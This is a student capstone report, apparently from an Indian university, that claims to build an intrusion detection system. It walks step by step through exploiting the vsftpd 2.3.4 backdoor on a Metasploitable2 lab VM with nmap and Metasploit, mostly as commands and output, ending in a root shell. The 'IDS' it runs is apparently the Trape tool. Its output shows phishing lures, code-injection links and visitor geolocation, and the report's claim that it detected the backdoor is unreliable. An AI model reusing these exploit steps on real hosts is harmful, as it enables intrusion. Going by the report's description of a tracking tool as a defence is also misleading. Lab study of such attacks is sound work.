INTRUSION DETECTION SYSTEM FOR MONITORING VULNEARABLE ACTIVITIES

A CAPSTONE PROJECT REPORT

Submitted in partial fulfillment of the requirement for the award of the Degree of

BACHELOR OF TECHNOLOGY
IN
COMPUTER SCIENCE AND ENGINEERING

by

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Under the Guidance of

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CERTIFICATE

This is to certify that the Capstone Project work titled "**AN INTRUSION DETECTION SYSTEM FOR MONITORING VULNEARABLE ACTIVITIES**" that is being submitted by **AMBIKA PRASAD SWAIN (17BCN7025)** is in partial fulfillment of the requirements for the award of Bachelor of Technology, is a record of bonafide work done under my guidance. The contents of this Project work, in full or in parts, have neither been taken from any other source nor have been submitted to any other Institute or University for award of any degree or diploma and the same is certified.

Dr. VIKAS KUMAR SINGH

Guide

The thesis is satisfactory / unsatisfactory

Internal Examiner **External Examiner**

Approved by

PROGRAM CHAIR **DEAN**

ACKNOWLEDGEMENTS

This project has taken months of hard work and perseverance as it has gone through various stages of failure ,adjustments and improvising time to time and above all support from various people.I would like to thank my guide Dr Vikar Kumar Singh who took me under his guidance and also offered me lot of in-depth advice and knowledge on how to work on the project and also gave me reviews and suggestions on what areas need to be worked upon.Next I would like to extend my gratitude to Dr Hussain Syed who was a part of the review team and would give helpful insights on every meetings and would also motivate me in working on the project and not be deterred by failures.Last but not the least I would like to thank my parents and also my friends who gave supported me throughout the entire journey and backed me emotionally and helped me in completing this project successfully on time.

Ambika Prasad Swain

17BCN7025

ABSTRACT

There have been numerous cases of attacks, exploits tiny as DoS or as huge as ransomware but it’s very crucial to know ways to mitigate it so that such attacks do not happen again. But one can only know much unless they try to dive deep and come across how exactly these attacks happen. Even more is after an attack has occurred hackers leave behind a hole or door or maybe an access gateway which when required can be used to come back and get a hold of it. This paper aims at showing one such way by which an attacker can get backdoor access post exploitation. So in this paper it has been shown how system monitoring can be done using an software which keeps track of any malicious activities or unauthorized access that takes place in the host system.

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CHAPTER 1
INTRODUCTION

Tools like Metasploit are great for exploiting computers, but what happens after you've gained access to a computer. But once an exploit is completed and if its successful and you have access then for any reason you might need to leave behind a way through which you can get back to it. As the name suggests, a backdoor attack is stealthy, and cybercriminals often slip in undetected. Small and midsize businesses are particularly vulnerable to backdoor attacks because they tend to have fewer resources to close off entry points or identify successful attacks. Cybercriminals know that SMBs often lack the budget or security experts to prevent and mitigate attacks.

1.1 Objectives

The following are the objectives of this project:

- To design a rootkit using Metasploit which will serve as the attack vector towards the targeted system.
- This attack vector will then be simulated in a virtual environment in our case through Metasploitable 2 machine.
- Third phase will happen once we have access and the exploit have been successful and then we initiate a python script to take forward the post exploitation and we first analyse the system its features and accordingly the script has to be written
- Next a system monitoring software is programmed to act as an Intrusion Detection system which will help the target system in monitoring any such attacks and prevents them from occurring further.

1.2 Background and Literature Survey

There have been various IDS software (proprietary and open-source) available in the market which have various features and functionalities and are for obvious reasons far better than what has been designed in this project but the core idea is somewhat similar. A similar project was attempted by students of MIT where they used to detect Real time HTTP requests and accordingly managed to sniff on the network traffic using SAX 2.0 and Wireshark

1.3 Organization of the Report

The remaining chapters of the project report are described as follows:

- Chapter 2 contains the proposed system, methodology and software details.
- Chapter 3 discusses the results obtained after the project was implemented.
- Chapter 4 concludes the report.
- Chapter 5 consists of codes.
- Chapter 6 gives references.

CHAPTER 2

Idea and Objective:


Here the basic idea is to make or setup an environment where we can carry out the task of creating a automated backdoor access. For that we will be following the steps as mentioned below

- First phase will be dependent on setting up the environment carrying out the necessity tasks like initial exploit and we will be using a Virtual Environment to avoid any kind of risk factor
- Second phase will include carrying out the exploit through Metasploit which is an open-source tool that will be used for initial work and which contains various payloads for carrying out the exploit.
- Third phase will happen once we have access and the exploit have been successful and then we initiate a python script to take forward the post exploitation and we first analyse the system its features and accordingly the script has to be written
- Final phase is once the backdoor has been set, we will show whether we are able to gain access again or not. On top of that it will also include various steps for mitigation and prevention of such attacks in the future.

Implementation:

- First and foremost a Virtual Box has been setup where it can run two separate VM's in same/different machines depending on the requirement.
- Both the machines that is Kali Linux which acts as the attacker and the Metasploitable2 which acts as the host setup in the VM and they are connected by NAT adapter.
- Next, we open the Kali VM and launch the terminal and try to look for open port for the host machine that is the Metasploitable2 so for that we do a simple Nmap scan for the said machine.
- Just for your information in this scenario since we are demonstrating the experiment we are taking into account that we already have knowledge of the ip address of the host

machine which obviously isn't the case in real world scenario but here its been taken into consideration




```
nmap -T4 -A -v 192.168.9.101
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-21 12:47 India Standard Time
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:47
Completed NSE at 12:47, 0.00s elapsed
Initiating NSE at 12:47
Completed NSE at 12:47, 0.00s elapsed
Initiating NSE at 12:47
Completed NSE at 12:47, 0.00s elapsed
Initiating ARP Ping Scan at 12:47
Scanning 192.168.9.101 [1 port]
Completed ARP Ping Scan at 12:47, 0.57s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:47
Completed Parallel DNS resolution of 1 host. at 12:47, 0.19s elapsed
Initiating SYN Stealth Scan at 12:47
Scanning 192.168.9.101 [1000 ports]
Discovered open port 21/tcp on 192.168.9.101
Discovered open port 25/tcp on 192.168.9.101
Discovered open port 139/tcp on 192.168.9.101
Discovered open port 111/tcp on 192.168.9.101
Discovered open port 23/tcp on 192.168.9.101
Discovered open port 5900/tcp on 192.168.9.101
Discovered open port 445/tcp on 192.168.9.101
Discovered open port 22/tcp on 192.168.9.101
Discovered open port 80/tcp on 192.168.9.101
Discovered open port 53/tcp on 192.168.9.101
Discovered open port 3306/tcp on 192.168.9.101
Discovered open port 514/tcp on 192.168.9.101
Discovered open port 6000/tcp on 192.168.9.101
Discovered open port 6667/tcp on 192.168.9.101
Discovered open port 1099/tcp on 192.168.9.101
Discovered open port 5432/tcp on 192.168.9.101
Discovered open port 513/tcp on 192.168.9.101
Discovered open port 1524/tcp on 192.168.9.101
Discovered open port 2121/tcp on 192.168.9.101
Discovered open port 512/tcp on 192.168.9.101
Discovered open port 2049/tcp on 192.168.9.101
Discovered open port 8180/tcp on 192.168.9.101
Discovered open port 8009/tcp on 192.168.9.101
Completed SYN Stealth Scan at 12:47, 0.03s elapsed (1000 total ports)
Initiating Service scan at 12:47
Scanning 23 services on 192.168.9.101
Completed Service scan at 12:47, 11.15s elapsed (23 services on 1 host)
Initiating OS detection (try #1) against 192.168.9.101
```

- As you can see from the figure show above the ports that are open are displayed so we try to consider the first open port that is port 21 for FTP and try to find out a way to gain access into the system.


- Before we do this we have our IDS ready to function so we simply go the host system launch it from the VM and initiate our process by the command "python trape.py"




```
@-=[ UPDATES: RUNNING RECENT VERSION

LOCAL INFORMATION
_____________________
>-=[ Lure for the users: http://10.0.2.15:8080/192.168.9.101
>-=[ Your REST API path: http://10.0.2.15:8080/638378d8c568.js
>-=[ Control Panel Link: http://127.0.0.1:8080/ngrok
>-=[ Your Access key: 065a1d0dceadbd9c02c9d049

PUBLIC INFORMATION
_____________________
>-=[ Public lure: http://eebe4e746aa7.ngrok.io/192.168.9.101
>-=[ Control Panel link: http://eebe4e746aa7.ngrok.io/ngrok


[>] Start time: 2021-03-20 - 10:03:44
[?] Do not forget to close Trape, after use. Press Control C

[¡] Waiting for the users to fall...
```

- As shown above the command starts running the script which is not live monitoring any suspicious or malicious activities in the network and will try to intercept the unauthorized access that we are going to do from the Kali VM.

- Simultaneously we launch Metasploit on Kali Linux and try to execute a payload for FTP ports which should be able to by pass through the open port and give us access to the terminal of the host system.




```
frank@kali:~$ msfconsole
# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *

       =[ metasploit v5.0.99-dev                          ]
+ -- --=[ 2045 exploits - 1106 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf5 >
```




```
msf5 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


msf5 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- So here we are basically executing a script for VSFTPD related vulnerabilities which is basically a backdoor access as mentioned in the image above.So as mentioned we already have knowledge of the IP address of the host machine so all you have to do it set RHOSTS to the IP address and run “exploit”



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.9.101
RHOSTS ⇒ 192.168.9.101
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.9.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.9.101:21 - USER: 331 Please specify the password.
[+] 192.168.9.101:21 - Backdoor service has been spawned, handling ...
[+] 192.168.9.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.9.101:6200) at 2021-03-20 10:08:56 -0400

whoami
root
```


- Next we know that the exploit is successful and we are inside the shell of the host machine and just to ensure a command called “whoami” is given and it returns as “root” which means we have complete root access for the host machine .
- Just so you know this is a backdoor rootkit so the user of any other system won’t be able to know if the system is being accessed by somebody else and it won’t get detected unless there are some measures taken.
- Next we move back to our host machine to see if this intrusion has been detected by the IDS or not .



```
@-=[ UPDATES: RUNNING RECENT VERSION

LOCAL INFORMATION
-------------------
>-=[ Lure for the users: http://10.0.2.15:8080/192.168.9.101
>-=[ Your REST API path: http://10.0.2.15:8080/638378d8c568.js
>-=[ Control Panel Link: http://127.0.0.1:8080/ngrok
>-=[ Your Access key: 065a1d0dceadbd9c02c9d049

PUBLIC INFORMATION
-------------------
>-=[ Public lure: http://eebe4e746aa7.ngrok.io/192.168.9.101
>-=[ Control Panel link: http://eebe4e746aa7.ngrok.io/ngrok


[>] Start time: 2021-03-20 - 10:03:44
[?] Do not forget to close Trape, after use. Press Control C

[¡] Waiting for the users to fall ...

[*] A user has been connected from 45.115.89.116 with the following identifier: 967d8
[*] It's the first time for 967d8@45.115.89.116
```

- If you can see the bottom line it says a user has been connected with the following IP which Is my own host IP of the Linux machine and that it can detect the unauthorized access that it made in spite of the fact that it was a backdoor access but after the intrusion has taken place it sends an alert that someone is trying to access your system has control over your credentials , data etc.

- Along with that it gives a Control Panel link which is server that has been setup using ngrok where it gives more details regarding the attacker.




METASPLOITABLE2 - LINUX
CLONED LINK: HTTP://192.168.9.101
REST API (INJECT CODE): http://eebe4e746aa7.ngrok.io/638378d8c568.js
STARTING ON 2021-03-20 - 10:03:44
http://10.0.2.15:8080/192.168.9...

ONLINE	USERS	CLICKS	SESSIONS	REQUESTS	LOCATIONS
1	4	7	6	0	2

LOGS USERS | REQUEST HISTORY | SOCIAL IMPACT

45.115.89.116 ONLINE 1 0	India on 2021-03-20 - 10:18:33	REF EEBE4E746AA7.NGROK.IO UNKNOWN	FIREFOX LINUX	967D8	DETAILS >	✖
112.133.232.4 OFFLINE 3 2	India on 2020-12-10 - 01:27:23	REF 10.0.2.15:8888 MUSICIAN	FIREFOX LINUX	7F2E5	DETAILS >	✖


- As you can see this is the web version of the same IDS where it shows one user with the following IP is online and we click on the details option.



OPTIONS | INFORMATION | NETWORK STATUS | PROCESS HOOK

CPU: Architecture : amd64 - 3 Cores	**ISP Name:** RailTel Corporation of India Ltd.
Operating System: Linux	**Country:** India
User agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 ...	**City:** Delhi
Browser: Firefox	**Latitude:** 28.62928
Open Ports: 8080	**Longitude:** 77.21735

- On looking for the details it shows the location with latitude and longitude along with the name of my ISP that I have been using
- Apart from this it also shows the active sessions in the system although it has not been very accurate but as a matter of fact the Gmail and Youtube services do get detected when in use as show in the image below.



SESSION STATES: 2 | 28

